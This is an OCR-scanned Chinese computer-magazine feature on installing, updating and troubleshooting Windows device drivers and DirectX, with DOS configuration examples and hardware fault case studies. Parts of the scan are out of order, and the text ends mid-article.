件 / 系统工具 ” 下的 “ 系统信息 ” 进行查看（图 2 ）。在图 2 中查看驱动信息，和比较常用的图 1 方式的查看有所不同。在图 2 中，可以查看该驱动的详细信息，包括



图 2

时间、驱动版本号、厂商信息、资源配置、驱动程序位置等。另外，在图 2 中启动 “ 工具 ” 菜单中的 “ DirectX 诊断工具 ”等工具软件，可让你对系统驱动程序的加载情况有个较明晰的了解。

三、驱动程序的种类

驱动程序根据操作系统的不同也有不同种类，如我们常说的Win95/98驱动、Win2000驱动、DOS驱动、Linux驱动、OS/2驱动等。不同种类的操作系统其驱动无任何共同性，如Window和Linux。但相同种类的操作系统之间其底核基本都是一样的，如Win95/98/Me系统的驱动在很大程度上有共同性，很多设备的驱动都可以在这三个系统中共用。但要注意，Win95/98/Me的驱动，一般和Win2000的驱动差别比较大，大多数设备的驱动都不能共用。

四、驱动程序的组成

驱动程序是由哪些东西组成的呢？能够看得见摸得着吗？

图 3 是 YMH744 声卡的驱动文件，大家可以看见Windows操作系统的驱动程序大概由后缀名为.drv、.vxd、.sys、.dll、.exe、.386、.ini、.inf等种类的文件组成，其中.drv、.vxd、.dll、.inf等文件是许多驱动程序的核心文件。而这之中，后缀名为.inf的驱动文件对电脑爱好者了解和使用驱动程序有着十分重要的作用。




图 3

.inf文件是从Win95开始使用的一种存放设备安装信息的文件（图 4），它用特定语法的文字来表明要安装的设备类型型号及厂商，以及需要安装的文件及目标路径或要添加到注册表中的信息。通过读取这些文字，Windows便能知道该安装哪些程序及该如何安装驱动程序。大家可以看到几乎所有的Windows驱动程序中都有.inf这个文件。更特别的是，在 Windows NT 类型的操作系统（如Win2000）的驱动程序文件中都有一个OEMsetup.inf的文件，它为NT操作系统能正确识别硬件起到了至关重要的作用。因此，我们通过修改或自制这些驱动文件也能让Windows系统为我所用，从而识别一些硬件设备。



图 4

五、如何获得驱动程序

为了更好地使用硬件设备和发挥硬件设备的性能，我们需要为其配置最佳的驱动程序。但驱动程序怎么获得呢？

一种是操作系统直接附带的驱动，这些驱动可以发挥硬件最基本功能。而且越新的操作系统其自带的驱动种类就越多，能“ 自动 ”支持的硬件设备也就越多。例如当微软准备发布新版本Windows时，就把当时的驱动程序压缩打包在Windows的安装程序之中，但在制作Windows安装光盘时，驱动可能又进行了更新，此时微软就把没来得及打包的驱动程序放在安装光盘的“ Drivers ”目录下。再例如1389网卡，在Win95操作系统里使用它就必须为其安装相应的驱动，而在Win98SE以上的版本中就无需此步了，因为 Win98 已有其驱动并能正确地识别它。所以，有时候直接升级操作系统就可以获得新的设备的驱动。如果你有兴趣，还可以到微软的网站去查某个操作系统是否支持某种设备。而对于Win2000、WinXP，还有专门的检测程序，可以自动检测你的系统中的关键设备能否得到驱动支持。

另一种途径则是硬件厂商自己开发的驱动，这种驱动一般可以最大限度地发挥其产品硬件效能，而且越是实力雄厚的厂家，其驱动程序的功能也就越完善，它一般随该产品的随机光盘或软盘提供给你。大多数厂商还设有网站，提供自己产品的驱动下载。

另外，硬件设备中的最核心芯片的设计制造厂家，也提供硬件设备的驱动程序，如显卡中的显示芯片厂家，也提供显卡的驱动程序。这些驱动程序，因为适合于所有采用该核心芯片的产品，所以大家又将其称为“ 公版 ”驱动。这种驱动稳定性、兼容性都很不错，很多中小制造厂家大都采用公版驱动来随盘提供给大家。

再一种途径就是上网寻找。除了许多硬件厂家在其网站上不断推出更新版本的驱动程序之外，一些专门的驱动程序下载站也应运而生，如国内著名的驱动程序站“ 驱动之家 www.mydrivers.com ”。

最后一种途径就是通过各种共享软件光盘获取最新的驱动程序。国内的许多电脑报刊为了方便不能或不便上网的用户获得最新的驱动程序，总是在其随刊光盘中提供有特色的驱动程序，如《电脑爱好者》的配套光盘。而且如果你实在找不到你需要的某个驱动，你也可以写信去找提供这些光盘的报刊索取，他们一般会在新的光盘中满足你的需求的。

□剩意居

驱动程序 安装指南

早期的驱动程序安装很不方便,需在DOS下输入很多命令,甚至需要手工跳线,这都要求用户有一定的软硬件基础。而随着Windows操作系统与即插即用(PNP)技术的发展,驱动程序的安装变得简单多了。比如当我们安装操作系统时,大多数通用型设备的驱动程序,如光驱、硬盘、鼠标、显示器等驱动程序也随之安装进了我们的机器,但是对于许多新型硬件设备或需要实现设备特定功能的设备(如多功能鼠标),人工安装驱动程序还是必不可少的。

下面我们就以大家最常用的Win98操作系统为蓝本给大家讲解一下驱动程序的人工安装知识。

在Windows系统中,常需要人工安装的驱动程序标准设备,一般是显卡、声卡等,娱乐设备如手柄、摇杆、方向盘及跳舞毯,数码设备如打印机、扫描仪、数码相机等,而网络设备如网卡、Modem、ISDN等也需要相应的驱动程序来支持才能物尽其用。

一、常见驱动程序的安装方法

常见的驱动程序的安装方法主要有以下几种——

1.利用可执行文件安装

不少驱动程序,特别是大厂的驱动程序,都带有setup.exe(或install.exe等)文件,大家可直接执行它,然后它就会自动进行安装。

2.手工安装

手工安装也是很常用的方法。鼠标右键选桌面上的“我的电脑”的“属性”选项,再选“设备管理器”,然后找到需要安装驱动程序的设备,在相应的任务栏中选择需要安装或升级的设备,然后进行相应的操作即可完成安装(图1)。



图 1

此外,用Win9X控制面板中带的“添加新硬件”,同上面的方法一样也能很好地完成新硬件的安装。你在使用这种操作方法时,只需为系统指明新硬件.inf文件的路径,该硬件安装向导即可为你自行完成驱动安装。

3. 打印机驱动的安装

在计算机中还有一些特别的驱动程序的安装方法,如打印机驱动的安装。

打印机驱动需用以下的安装方法安装。打开“我的电脑”,选择“打印机”选项,再执行里边的“添加打印机”选项,然后按提示选择打印机驱动文件的路径,即可完成对打印机驱动的安装。

4. DOS下设备驱动的安装

如果你要在DOS下使用鼠标、光驱等部件,那就需要为其安装在DOS下的驱动程序。DOS下的驱动程序不能用上述的方法来安装,在DOS下,我们一般需要在config.sys文件中加上“DEVICE=驱动程序”命令来安装相应的驱动

六、适时地更新驱动程序

不少朋友从来不更新驱动程序,也有不少朋友,凡是有新驱动程序,不管三七二十一就更新。其实,驱动程序未必越新就越好,虽然厂家总是试图不断革新驱动程序,使设备性能更好,适应面更广,出问题的几率更小,但新驱动可能隐藏了新的问题,说不定这些问题是致命的,会导致系统死机甚至需要重装。建议普通的家庭用户,一般没有必要随时更新设备的驱动,可以在1个月到3个月间隔内,有选择地更新驱动程序,特别是报刊或者网站推荐的驱动程序。

不过,如果你的电脑经常出问题,你就要考虑是不是驱动的问题,这个时候,就可以尝试更新驱动程序,据了解,有差不多一半的电脑问题,都是因为驱动而引起的。

例如,在今年五月生产显卡芯片的nVIDIA推出了继6.50版后的第一个官方版本12.41,而这两个驱动之间的间隔达到了六个月,这之中的原因肯定与nVIDIA注重新驱动的稳定性与兼容性有关。而在这六个月之间,我们却不断发现有其他版本的6.xx、7.xx……驱动出现,而这些驱动都是有关产品制造厂家推出的更新或测试版本。nVIDIA上一次推出的6.50版本官方驱动是基于rel6骨干的版本,而新版本的12.41驱动较过去的版本更新了主干程序和界面,增加了对GeForce3的优化,12.41的公版驱动专门为Intel的Pentium 4处理器做了优化,可在一定程度上提升P4处理器的性能。

对于一些新推出的测试版驱动程序,采用它们也许会在一定程度上获得性能上的提升,其在一些电脑上也能良好运行,但肯定会存在一些不稳定性。所以对于一般的普通用户而言,还是应慎用测试版或试用版的驱动程序。CF

程序。下面我们就来介绍一下如何在DOS下安装鼠标和光驱的驱动。

大家可在Windows下用记事本打开Config.sys文件，也可在DOS下用EDIT命令打开Config.sys文件，然后在里边加入以下语句：

```
DEVICE=C:\windows\command\himem.sys
DEVICE=C:\windows\command\emm.386.exe ram
DOS=HIGH，UMB
DEVICEHIGH=C:\cdr.sys/D:MSCD001
```

同时在Autoexec.bat文件中编辑以下文字：

```
@ECHO OFF
PATH C:\Windows;C:\Windows\Command;
LH MOUSE
LH C:\Windows\Command\MSCDEX.EXE/D:MSCD001/M:10
```

即可完成在DOS下对鼠标和光驱的支持。

二、驱动程序安装技巧

下面我们将进一步向大家介绍一些驱动程序安装的实战应用技巧。

1.驱动程序的安装技巧


选择“控制面板”中的“添加新硬件”来进行驱动程序的安装不失为一个好办法，特别是对于一些不能正确识别的硬件设备而言，采用此办法能大大提高硬件的正确识别率与安装成功率。

你在为计算机升级的时候，或你在为已安装了驱动的设备重新安装一次该驱动的时候，而这时又没有已安装设备的驱动程序盘，该怎么办呢？其实Windows系统中有个天然的驱动程序库，它里边装有Windows自带的和你已安装过的许多驱动程序文件，它们的路径是：C:\Windows\System或C:\Windows\Inf。当系统提示你需要驱动程序的时侯，你不妨把该驱动的路径指向C:\Windows\System或C:\Windows\Inf，系统一般都能找到需要的驱动文件，并顺利安装。

有的新硬件设备，如果Windows无论如何也识别不了，或在“其他设备”里边也无其踪影，我们不妨可先安装一个无关紧要的硬件设备或与你所安装的设备同类的其他设备，如安装一个打印机驱动，安装好后再在其上边选择重新安装你需要的设备的驱动，这时Windows在你的一步步“循循善诱”下，很快便会正确地安装上该设备的正确驱动。

2．防范中断冲突

驱动安装不成功的一个很大的原因，就是系统存在中断资源冲突。如果你的电脑在安装驱动时存在这些情况，你可首先在控制面板中选择“系统/系统属性/设备管理器”选项，在选择了最上面的“计算机”设备项后单击“属性”按钮（见图2），便可看见中断请求（IRQ）、直接内存访问（DMA）、输入/输出（I/O）、内存等四类设备的安装情况，可分别选择查看。如选择中断请求（IRQ），即可显示出Windows现在已经分配使用的中断号，你可从中了解哪些系统资源被占用，哪些系统资源保留未用，就可以通过手工调整来解决一部分设备冲突，以便驱动能顺利地安装。



Í¼2

比如，如果你使用内置Modem和串行鼠标，可在CMOS中关闭COM2，则可以节省出IRQ3，供Modem使用。当PCI网卡和显卡发生冲突时，可以在BIOS设置中将IRQ10设置成“Disable”，也就是不为显示分配中断号，这也是一种解决问题的办法。你也可屏蔽掉暂时不需要使用的硬件，在设备发生冲突后，只要系统不瘫痪，就很容易检查系统资源状况，分析冲突原因，以便顺利安装驱动。

3.安装驱动的注意事项

一般来说，驱动程序的版本越新越好，但也有例外的，如官方正式版、民间版本、测试版肯定存在差距，建议你首先考虑官方正式版的驱动，或有实力的厂家为自产硬件所研制的驱动版本。例如你用的是TNT或TNT2显卡，选择公版6.50以前的雷管驱动，就能发挥你显卡的最大性能了，而6.0以后的版本大多是为GeForce或GeForce 2系列显卡所优化设计的。

其次，有的版本的驱动程序存在严重的BUG，如果你在安装该驱动之后出现不可解决的使用问题，如系统死机增加、花屏严重或跟其他软硬件不兼容等，建议你更换其他版本的驱动程序试试。例如，众所周知VOODOO3的驱动版本1.05.02对显示器支持很不好，经常会出现偏屏现象，而且其对D3D的支持也很有问题，你在安装时要尽量避开这样的版本。再如大家也知道Savage4的驱动程序BUG很多，但其8.20.29版的Win9X/Me驱动实际使用效果还是很不错的，大家在安装时也应尽可能地选这样的版本。

4．VIA四合一驱动的安装

VIA四合一驱动的安装一直是大家很关心的话题，VIA四合一驱动里边有四个程序。第一个是VIA的IDE设备驱动程序，它可使你的硬盘或其他IDE设备工作在ATA66/100模式下；第二个是VIA芯片组驱动；第三个是AGP设备驱动；第四个是IRQ中断设备修正驱动。凡是使用VIA芯片组的主板，就必须得安装VIA四合一驱动来更正你主板的一些BUG，提升系统工作稳定性。特别是VIA四合一驱动中的IDE驱动大家更是经常会遇到。如果你的VIA芯片组主板没能正确识别ATA66/100模式，比如硬盘显示为GENERIC IDE DISK TYPE47，显然没能正确识别硬盘型号。安装该驱动之后就能正确识别硬盘型号，并能较容易地通过其软件打开ATA66/100模式来发挥硬盘应有的性能。

驱动程序安装好后，还可以应用驱动程序提供的程序来进行调整和设置。众所周知的就是显卡的调整和设置，前几期的《步步高》栏目都有文章介绍。CF

□z&p.

常见 驱动 相关 故障集锦

在驱动程序的安装过程或安装好后的使用过程中,由于种种原因都会出现一些故障。如何解决这些由驱动引起的故障,是许多初学者迫切需要了解的问题。

一般情况下,更新驱动或者安装一个新设备的驱动都可能出现问题。有时候是设备不工作,有时候是系统出现故障或者死机。因此,安装驱动之前(特别是显卡、主板驱动),为保险起见,可以先备份注册表。如果是来历不明或者是测试版的驱动,最好先备份系统。备份的方法可以用系统自带的备份工具或者用Ghost做一个磁盘镜像备份。

如果安装驱动后,设备不能使用或者出现故障,可以尝试用其他方法安装,如通过手动搜索安装,通过添加新设备安装,通过系统更新安装。如果不行,可以换驱动程序,更换成稳定的旧的版本或者是更新的版本。如果实在不行,可以考虑重新插拔设备,更换设备的接口位置。如果再不行,可以考虑去掉其他设备,单独安装该设备。最后,就是重装系统,先不安装其他设备,单独安装该问题设备。最后这些方法都不行,就要考虑是否是设备和系统的问题了,可以换到其他机器上去进行比较。

下面是一些驱动故障的经验之谈,其中的一些驱动安装方法和故障解决办法具有普遍的意义。

故障一,P133CPU+HX主板+9750显卡的二手机,因无声卡,购回一块二手ALS100声卡,插上后Win95提示找到新硬件,按路径安装好驱动程序,重新启动后无声。

故障分析:首先怀疑音箱和声卡连接没有插对,重新插一次之后,并将音量调到最大,依然无声。进“控制面板/系统/设备管理”项,查看“声音、视频和游戏控制器”,见其第1、2、3、4个驱动程序中,第3个驱动程序上有一黄色“!”感叹号。驱动程序没安对?便删去4个驱动程序,重启计算机,依法重安一次,依旧无声,这下却变成了第2个驱动程序上有一黄色的“!”号了。另找了一张有ALS100驱动程序的光盘,重安一遍后,故障依旧如此。无奈,便双击有黄色“!”的第3个驱动程序,再单击“更新驱动程序”,选“不,从列表中选择”,再选“显示所有硬件”,见ALS100有“0、1、2、3、4”五个驱动程序,笔者恍然大悟,一定是“1234”的驱动组合不对。便单击0驱动替换安装3号驱动,“完成”后重启动,整个驱动组合变成了0124,仍无声,但这下2、4驱动上都有了黄色的“!”号,这更坚定了笔者的判断。如此这般,经过多次更新重启后,当将驱动程序选为“0123”时声卡发出了美妙的声音,黄色“!”也不见了!

故障二,SB16WAVE声卡,原先在Win95下使用正常,因系统崩溃,格式化C盘后重装系统为Win98,但声卡在系统升级后常见的问题也来了。声卡驱动程序安装顺利,但重启后无声。

故障分析:查看“系统”中“设备管理器”中声卡一项,见其上有一黄色“!”号,打开其属性,该设备正常工作,看其资源,也没有任何冲突。显然是Win98没能正确识别该声卡,便删去设备管理器里可以删去的一切设备,重新启动后,让Win98再重新认一回声卡,希望它能正确识别。重启后,一切设备依序重新安装,令人失望的是,Win98依然没能认出这款声卡。无奈,重启电脑后进入BIOS,重新设置其IRQ值和DMA值,并在资源项中手动调配其资源,如此数次,皆无功而返。被逼无奈之下,只好重新格式化C盘,在重装Win95之后,再升级安装操作系统为Win98。这次Win98终于认出了这块声卡,奏出了悦耳的声音。

从这次经验来说,系统升级后安装硬件设备不成功,又恰逢其无适合新操作系统的驱动,那么先安装其前一代操作系统再升级安装新一代操作系统,要不然,对于一些老设备,纵使你有回天之术,恐怕也是白费功夫!这种方法可广泛应用于Win9x/Me/2000操作系统硬件设备驱动的安装。

故障三,一配置为MVP3主板+K6-2 350+9880显卡+S90声卡+TP-LINK内置Modem+8029网卡的局域网电脑,出现不能识别8029 PCI网卡的故障。

故障分析:这款电脑的操作系统为Win98,应该能正常识别该网卡,检查其“系统”→“设备管理”项,见8029网卡上有一黄色感叹号,查看其属性显示该设备正常,工作亦无中断等冲突,但该网卡就是不能正常联网使用。怀疑是不是驱动被损坏,删除该设备重新启动电脑后,Win98没能正确识别出网卡,便手工安装驱动,但故障现象依旧。将该网卡取下拿到其他电脑上测试却一切正常,故怀疑其插槽有问题。观察其插槽,这块主板上只有一根AGP插槽,3根PCI插槽,全被占满,其中PCI Modem插在靠近AGP槽的第一根插槽上,S90声卡占据了第二根,而8029网卡则占据了第三根插槽。依照笔者的经验,可先将这几个设备的插槽换个位,问题也许会迎刃而解,便将三个设备换为8029网卡在前,Modem第二,S90声卡第三,重新启动电脑后Win98自行识别出三个设备,安装好相应的驱动后一切恢复正常。通过这例故障,笔者想跟大家说的是,如果你的哪个PCI设备在安装驱动后工作不正常,不妨换个PCI插槽试试,也许那些让你“莫名其妙”的问题也就迎刃而解了。

故障四，一新购兼容机，买回来不几天，就开始出现严重的花屏现象，特别是在玩游戏的时侯这种情况加重，使电脑无法正常使用。

故障分析：其电脑配置为BX主板+杂牌TNT2 Vanta显卡+LG575N显示器。这种AGP显卡的花屏故障笔者见得很多了，先将显卡拿到另外一台电脑上试了一下，无任何花屏现象出现，证明了显卡没啥大问题。将该台电脑上的TNT2 M64拿到这台电脑上来试，也无花屏现象出现，证明主板也无大碍。一般应是BX主板+杂牌TNT2 Vanta显卡存在着兼容性问题，可按以下思路去解决。先将显卡驱动删掉，重启电脑后可先安装标准的" VGA "驱动，然后再用更改驱动的方式安装显卡驱动，一般的兼容性问题都可得到很好的解决，但此例无效。接下来可到网上下载并安装主板或显卡的最新或最稳定的驱动程序，同时依次安装DirectX6.0或DirectX7.0……无效后，笔者将该主机搬回家，接上笔者的显示器，奇怪的是花屏现象没有了。看样子是这杂牌显卡和它的那个LG575N显示器存在着兼容性问题。将主机搬回去又接上LG575N显示器，并问了一下情况，用户自述在装机的时候装的是" 即插即用监视器 "，回家后改为" LG575N显示器 "后故障就出现了。笔者马上将其" 监视器类型 '改为' 即插即用监视器 '后花屏现象大为减轻，只是在游戏的时侯有少许出现。再接再厉，接下来将" 监视器类型 " 先后选为NEC、Samsung、SONY等型号的15寸显示器，皆有优劣不等的表现，当选为MAG COMPUTRONIC PMV-1531时，花屏症状基本上完全消失。通过这例故障，我们可以明白，显卡花屏故障除了找显卡自身及显卡和主板兼容性或驱动程序等的原因外，显卡和显示器之间的驱动兼容性也是不应忽视的问题。

故障五：一ISDN卡安装好后无法正常使用，看" 系统 "属性" 设备管理器 "项中，ISDN适配卡上有个黄色的" ！ "。

故障分析：这类故障很明显是ISDN卡和其他设备冲突所致。解决这类问题可先删去有" ？ "和" ！ "的设备，然后重新启动，让计算机自己再认一遍这些设备，这样做是因为部分有" ？ "和" ！ "的设备可能是驱动程序安装有误，再重装一遍即可解决问题。如果还不行，可依次打开" 控制面板/系统/设备管理器 "项，用鼠标双击ISDN适配卡，打开" 资源 "选项，选择手动更改配置，手工更改其中断请求（其中断号一般为9、10、11，而11又多为显卡所占据），以及输入输出范围等，直到其他设备无冲突为止。重启计算机后，注意设备的安装先后顺序，如果还无效，可先禁用或删除一些设备，如声卡等，空出部分中断，然后删除掉ISDN适配卡，重启计算机，再重新安装ISDN卡的驱动程序，待ISDN卡安装好后，再解禁或重新安装声卡等设备。

故障六，一采用MVP4整合主板、操作系统为Win97的电脑，在安装主板随赠的9880显卡驱动程序后，出现在进入Windows窗口前黑屏死机的故障。

故障分析：这是该卡所送的原装Win95驱动程序，安装后出现的情况，肯定是该驱动的兼容性有问题，或者Win95/97系统自身对AGP显卡支持的缺陷所致。重启电脑后按" F8 "键进入Windows安全模式，删除掉该显卡驱动程序，重新启动电脑后顺利进入系统，在驱动之家网站下载了一个其他厂家的9880显卡驱动，安装后故障得以解决。另外可将系统升级为Win98，通常也可很顺利地解决这类黑屏故障。

故障七，一操作系统为Win98的电脑，一直使用正常，但最近出现一进入Windows画面显示器便黑屏的故障，使电脑无法正常使用。

故障分析：进入安全模式，打开" 系统 "属性，进入" 设备管理 "，看各设备之间有无冲突。当双击打开" 显示适配器 "时，见里边居然安装了两个9850显卡的驱动程序，且都在" 正常 "工作。删除一个重启电脑后，Windows桌面刚亮了一下" 唰 "地又黑了。只好又进入安全模式下，笔者一看，在" 显示适配器 "里居然又安装了两个9850显卡的驱动程序，难道是Windows" 这厮 "又自动安装了一个？便将两个驱动一起给删掉，然后重新启动电脑，音箱奏着悦耳的Windows序曲进入了桌面。笔者马上将显卡驱动安上，一切正常，再重启电脑，但到了桌面处又一黑，看样子又被自动加装了一个驱动。进入安全模式一看，果不其然。笔者这下无计可施了，只好将一些不常用的程序一一卸载掉，希望能将祸根找到。可卸完了故障依旧，进入注册表看显卡所属各项，也无异样，肯定是外来程序所致。将C盘重要数据备份后，将其格式化并重装Win98后，故障排除。对于这种系统使用日久后出现的驱动程序故障，格式化C盘并重装系统是最好的解决办法。

故障八，一额外加有ATA66控制芯片的BX主板，在安装SCSI硬盘时造成系统不能正常运行的故障。

故障分析：该机一直使用正常，但该用户购买了一块SCSI硬盘，安装上SCSI硬盘后开机，在通过BIOS自检后系统死机。将该SCSI卡拿到其他型号BX主板上工作正常。由于该BX主板使用的ATA66总线控制器芯片，在加载了主板的相应补丁之后，系统属性中被显示为SCSI控制卡，初步可断定问题由新购SCSI硬盘、SCSI总线控制卡与BX主板集成的ATA66总线控制器产生冲突所致。

大家知道，一个系统最多可安装四块SCSI适配卡，而SCSI卡有个抢中断问题，一般SCSI卡可通过其卡上面的跳线设为四种不同的中断类型，即INTA/INTB/INTC/INTD，默认为INTA，如遇到SCSI问题，大家可更换其跳线试试，一般都能见效。如此法无用，那么删除或禁用主板新增的ATA66控制程序之后，SCSI卡应该可安装正常。此外，用户如果不想舍弃ATA66功能，可换块SCSI卡试试。大家需要注意的是，对于一些主板上外加的ATA66/100控制芯片，是比较容易和系统、IDE设备发生冲突，造成系统或设备无法正常使用。出现这种情况，大家可更新操作系统或BIOS，也可以使用更新的驱动，或者注意一下IDE设备和ATA66/100功能的安装启用顺序。CF

□四川 邹子

DirectX的足迹

DirectX是什么东西？大家在使用电脑时肯定会接触到它——当你的游戏或多媒体组件不能使用时，就可能需要安装它。

DirectX是API（Application Programming Interface应用程序接口）的一种，是微软公司专为PC游戏开发的多媒体标准API。API的原理是当某一个应用程序提出一个制图请求时，这个请求首先要被送到操作系统中，然后通过GDI（图形设备接口）和DCI（显示控制接口）对所要使用的函数进行选择。图形和多媒体部件驱动程序判断哪些函数可以被图形和多媒体部件芯片运算，可以进行的将被送到图形和多媒体部件进行加速。如果某些函数无法被芯片进行运算，这些工作就交给CPU进行（当然会影响系统速度）。运算后的数字信号写入帧缓存中，最后送入RAMDAC，在转换为相应信号后输出到显示器或音箱。由于API是3D程序、图形和多媒体卡之间的接口，为了使用3D加速功能，就必须使用图形和多媒体卡支持的API来编写程序，比如Direct3D或OpenGL、Glide等都是一种显示3D效果的API。

一、DirectX的历史

DirectX是微软提出的一种API，大家在玩游戏的时候会发现缺少了相应的DirectX，游戏将无法运行，而且在安装了DirectX之后你会发现电脑性能会有很大的提高，功能也会有相应的增加。在DirectX出现之前，硬件制造厂商设计出全新的多媒体产品之后，编写一个驱动程序非常的麻烦，而且还经常会出现与硬件不兼容的情况。而DirectX的出现将这一切变得容易和简单了。

DirectX1.0是伴随着Win95操作系统而出现的，DirectX1.0使用了DirectDraw模块，它可以通过直接访问显示硬件来提供高级的图像处理能力，它使Windows处理2D的能力得到提高。

随着3D图形处理的出现，DirectX2.0应运而生。DirectX2.0首次提出了Direct3D这种对图形领域产生重要影响的API。Direct3D是一个初级的3D应用程序接口，但是其他的硬件开发人员可以在这个基础上很方便地编写出具有高性能的显卡驱动程序，在DirectX2.0中，Direct3D首创了“平滑模拟/RGB模拟”两种技术来达到3D图形的处理。此后微软又相应地推出了功能更强大的DirectX3.0。

随着Win98操作系统的出现，DirectX5.0又来到了大家面前。DirectX5.0首次提出了硬件抽象层和硬件仿真层的概念，硬件仿真层概念的出现使软件可以真正与硬件剥离，而通过硬件仿真层，使硬件不支持的特性也能通过模拟算法来通过应用程序运行。DirectX5为G200、Riva128、SiS6326、9750/9850、VOODOO/VOODOO2等系列图形卡提供了动力源泉。

而DirectX6在DirectX5的基础上更进一步，它提供了DLS软波表、全新的Direct3D特性、对AMD的3DNow！指令的全面支持。而游戏爱好者对DirectX5和DirectX6留下最深印象的就是“帝国时代”等游戏在运行时需要DirectX5/6的支持。而从Win97（Win95OSR2版）开始，DirectX也开始被集成在了Windows操作系统中。DirectX6.0为TNT2、VOODOO3、Savage4、SIS300等显卡提供了支持。

DirectX7的出现是和Win2000分不开的。DirectX7开始支持DLS2，支持新的Direct3D特效如T&L，此外DirectX7对游戏及游戏控制器提供了更完善的支持，DirectX7为GF系列、镭系列显卡提供了支持。

二、细说DirectX8

目前，最流行的DirectX版本就是DirectX8了。DirectX8带来了全新的概念，在DirectX8中增加了对AMD最新的Athlon、Duron等新款CPU的特殊指令的支持。DirectX8由以下一些组件构成。

1.DirectX Graphic（DirectX视频）

DirectX视频在DirectX8中主管2D/3D图形，DirectX8视频包含了Direct3D和DirectDraw的所有功能，它将DirectDraw和Direct3D完整地结合在了一起，减少了内存数据交换的时间，提升了游戏和程序的性能。此外在DirectX 8.0中还有一些新增的功能，比如多抽样技术能够在全屏模式下利用模糊技术和色深处理达到更好的显示效果；微点技术能够将闪电、爆炸、下雨、下雪等场景显示得栩栩如生。

2.DirectX Audio（DirectX音频）

DirectX Audio在DirectX8中掌管所有的声音和音乐效果，DirectX音频完成了DirectSound和DirectMusic的融合。但DirectX Audio的功能并不只是用于播放音乐，它能够充分调用硬件的加速功能、系统可下载功能以及3D特效环境来更好地营造出一个立体氛围的音乐环境。像我们平常播放MIDI、WAV或者是用麦克风来进行录音都是建立在DirectX Audio基础之上的。在DirectX 8.0中对DirectX Audio也进行了一些功能方面的增强，例如可以实现合声、扭曲、均衡等一些声音方面的特效；使用16声道以上来播放MIDI文件，并增加了对于MIDI文件播放的控制；可以让音乐设计者便捷地控制和修改所制作的音乐片段。

3.DirectPlay（Direct游戏）

DirectPlay是一个用于连接传输协议和网络设备之间的接口程序（如图）。Direct游戏是一个主要用于联网游戏

DirectX 应用技巧

如何进行 DirectX 的安装、设置、调整是广大电脑爱好者十分关心的问题。下面我们就来研究这方面的问题。

首先用鼠标单击“开始”，然后单击“运行”，在“打开”对话框中键入“dxdiag”，回车后可打开“DirectX 诊断工具”，这里边提供了 DirectX 的各种信息与程序应用（图1）。




图 1

1.版本的选择

在“DirectX 诊断工具”里的“系统”项可见到 DirectX 的版本号，电脑配置不同，软件的安装不同，你需选择的DirectX也会稍有不同。

一般说来，Win9X 操作系统与 DirectX5、DirectX6、DirectX7等版本配合使用即可获得最稳定最优的性能，而Win2000等新一代操作系统则最好与DirectX8配合使用，因为 DirectX8 大大改善了 Win2000 的游戏性能，并改正了 Win2000的一些BUG，如对AGP支持不好等。

此外，一般来说，相同版本的 DirectX 编号越靠后的版本性能越稳定，在选择时应尽量选择靠后与稳定的版本。如 DirectX6，一般来说选择 DirectX6.1较好；而DirectX7，则选择DirectX7.0a更稳定等。



图 2

的组件，它可以运行在采用 TCP/IP 或者是 IPX 协议的网络上，甚至也可以使用Modem进行连接，而且DirectPlay还为将来的协议预留了很好的扩展空间。

4.DirectInput（Direct 输入）

Direct 输入主管游戏数据的输入，这些数据可以来自键盘、鼠标、游戏手柄或者其他力回馈等设备。有了它，就能让你的输入设备使用得更好更稳定。



5.DirectX Application Manager（DirectX 程序管理器）

DirectX 程序管理器是 DirectX8 中新增的组件，主要用于简化游戏的安装过程和随后的游戏文件在硬盘中的管理和维护。

6.DirectShow

DirectShow 使大家在 Windows 中能够欣赏高质量的影像文件，比如 AVI、MP3、WAV 文件等等。随着 DVD 的推出，DirectX8.0 也增强了对其的支持，如 AC3 解码、卡拉OK、MPEG2 解码以及广播传输技术等。在它的帮助之下，我们可以得到更为绚丽的画面和音响效果。CF

DirectX9 来了

微软即将发布的 DirectX9 包含了许多业界最新的技术，其中最重要的新特性是它提供了高级可编程 shader 语言。在 DirectX9 中，shader 是负责数据处理的一种新式编程模型，不像以前的 DirectX，它们的编程模型必须以事先定义好的接口为基础。在新模型中，数据由虚拟机根据预先安排好的算法进行处理，类似拥有了一套特殊指令集的汇编程序，微软借此帮助编程者开发出快速的运算法则。同时，微软表示在 DirectX9 中将提供对 64 位色深的支持。

同时，微软的 DirectX9 将支持 NURBS（Non Uniform Relational B Splines）。nVIDIA 在 GeForce3 中就是用了 B Splines 技术，通过使用 NURBS 技术，可以在同样带宽下进行更多的运算。此外 DirectX9 将加入 DirectMP3 单元，支持 MP3 文件或者音频流的直接调用和解码回放，而无需调用专门的 MP3 播放程序。另外 DirectX9 还将加入 DirectCD 单元，支持 CD 音频在各种需要的情况下直接调用并可以进行混音回放，它也无需通过 Windows API 界面，DirectCD 将使 CD 音频和 DirectX9 及其调用程序更好地结合在一起。CF

DirectX 常见故障

下面我们给大家聊聊DirectX常见故障的分析与解决方法，肯定会让你应用DirectX上一个台阶。

问题1:安装/更新DirectX或操作系统后电脑经常出现黑屏，或光标周围有黑块，或屏幕上只显示竖线，或程序没有了响应，或收到DirectDraw错误消息，或安装DirectX程序之后系统只能以安全模式运行Win9X。

分析与解决:如果Windows已经为3D加速进行了配置，但是显卡不支持这一设置，在运行游戏或多媒体程序时就可能会出现这种问题。

